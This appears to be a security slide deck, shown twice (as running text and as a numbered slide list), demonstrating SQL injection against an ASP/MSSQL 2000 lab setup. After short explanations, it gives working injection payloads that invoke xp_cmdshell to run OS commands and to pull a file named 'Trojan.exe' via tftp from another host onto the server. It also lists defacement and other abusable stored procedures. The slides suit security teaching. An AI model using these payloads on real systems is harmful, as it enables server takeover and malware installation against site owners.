 Advanced Exploitation
using SQL Injection
 By Varun Duggal
 Work in Application Security Domain
SQL Injection

 The ability to inject SQL commands into the database engine through an
existing application
 SQL Injection occurs when user-supplied data is sent to an interpreter as
part of a command or query
 Attackers trick the interpreter into executing unintended commands via
supplying specially crafted data
 Injection flaws allow attackers to create, read, update, or delete any
arbitrary data available to the application
Vulnerable Applications
 Almost all SQL databases and programming languages are potentially
vulnerable
 MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access,
Sybase, Informix, etc
 Accessed through applications developed using:
 Perl and CGI scripts that access databases
 ASP, JSP, PHP
 XML, XSL and XSQL
 Javascript
 VB, MFC, and other ODBC-based tools and APIs
 DB specific Web-based applications and API‟s
 Reports and DB Applications
 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)
 many more
Stored procedure

 A stored procedure is a subroutine available to applications accessing a
relational database system
 Stored procedures (sometimes called a sproc or SP) are actually stored in
the database data dictionary
Exploiting the Vulnerability
 xp_cmdshell stored procedure, which is built into MS-SQL by Default
 Allows users to execute operating system commands
Tasks
 Executing any type OS commands
 Ping Server
 Directory Listing
 Create File
 Defacing Website
 Execute Applications
 Upload and Download files
More Stored Procedures

 (xp_cmdshell)
 (xp_regread)
 (xp_servicecontrol)
 (xp_availablemedia)
 (xp_enumdsn)
 (xp_loginconfig)
 (xp_makecab)
 (xp_ntsec_enumdomains)
 (xp_terminate_process)
Demo
 Test Bench
 O. S : Windows XP Professional
 Frontend: ASP
 Backend: MSSQL 2000
 Web Server: IIS 5.0

 Open the URL in the http://localhost/sql.asp?id=1
Checking Vulnerable or Not

 Enter a single quote in the id parameter the error message indicates
it‟s vulnerable to SQL Injection.


 Now open the URL and run the command
„;exec master..xp_cmdshell “ ipconfig > c:inetpubwwwroottest.txt”--
 Now finally file created on the web server access that file as shown in
the below snapshot:
Upload a file on the server

 Open tftp server containing malicious code to be uploaded
 Now open the URL and run the command
 „;exec master..xp_cmdshell “tftp –i 192.168.1.5 GET Trojan.exe
C:Trojan.exe”--

 Logs of Tftp shows file gets uploaded on the server

Sql injection exploit

  • 1.
     Advanced Exploitation usingSQL Injection  By Varun Duggal  Work in Application Security Domain
  • 2.
    SQL Injection  Theability to inject SQL commands into the database engine through an existing application  SQL Injection occurs when user-supplied data is sent to an interpreter as part of a command or query  Attackers trick the interpreter into executing unintended commands via supplying specially crafted data  Injection flaws allow attackers to create, read, update, or delete any arbitrary data available to the application
  • 3.
    Vulnerable Applications  Almostall SQL databases and programming languages are potentially vulnerable  MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc  Accessed through applications developed using:  Perl and CGI scripts that access databases  ASP, JSP, PHP  XML, XSL and XSQL  Javascript  VB, MFC, and other ODBC-based tools and APIs  DB specific Web-based applications and API‟s  Reports and DB Applications  3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)  many more
  • 4.
    Stored procedure  Astored procedure is a subroutine available to applications accessing a relational database system  Stored procedures (sometimes called a sproc or SP) are actually stored in the database data dictionary
  • 5.
    Exploiting the Vulnerability xp_cmdshell stored procedure, which is built into MS-SQL by Default  Allows users to execute operating system commands
  • 6.
    Tasks  Executing anytype OS commands  Ping Server  Directory Listing  Create File  Defacing Website  Execute Applications  Upload and Download files
  • 7.
    More Stored Procedures (xp_cmdshell)  (xp_regread)  (xp_servicecontrol)  (xp_availablemedia)  (xp_enumdsn)  (xp_loginconfig)  (xp_makecab)  (xp_ntsec_enumdomains)  (xp_terminate_process)
  • 8.
    Demo  Test Bench O. S : Windows XP Professional  Frontend: ASP  Backend: MSSQL 2000  Web Server: IIS 5.0
  • 9.
     Open theURL in the http://localhost/sql.asp?id=1
  • 10.
    Checking Vulnerable orNot  Enter a single quote in the id parameter the error message indicates it‟s vulnerable to SQL Injection.
  • 11.
     Now openthe URL and run the command „;exec master..xp_cmdshell “ ipconfig > c:inetpubwwwroottest.txt”--
  • 12.
     Now finallyfile created on the web server access that file as shown in the below snapshot:
  • 13.
    Upload a fileon the server  Open tftp server containing malicious code to be uploaded
  • 14.
     Now openthe URL and run the command  „;exec master..xp_cmdshell “tftp –i 192.168.1.5 GET Trojan.exe C:Trojan.exe”--
  • 15.
     Logs ofTftp shows file gets uploaded on the server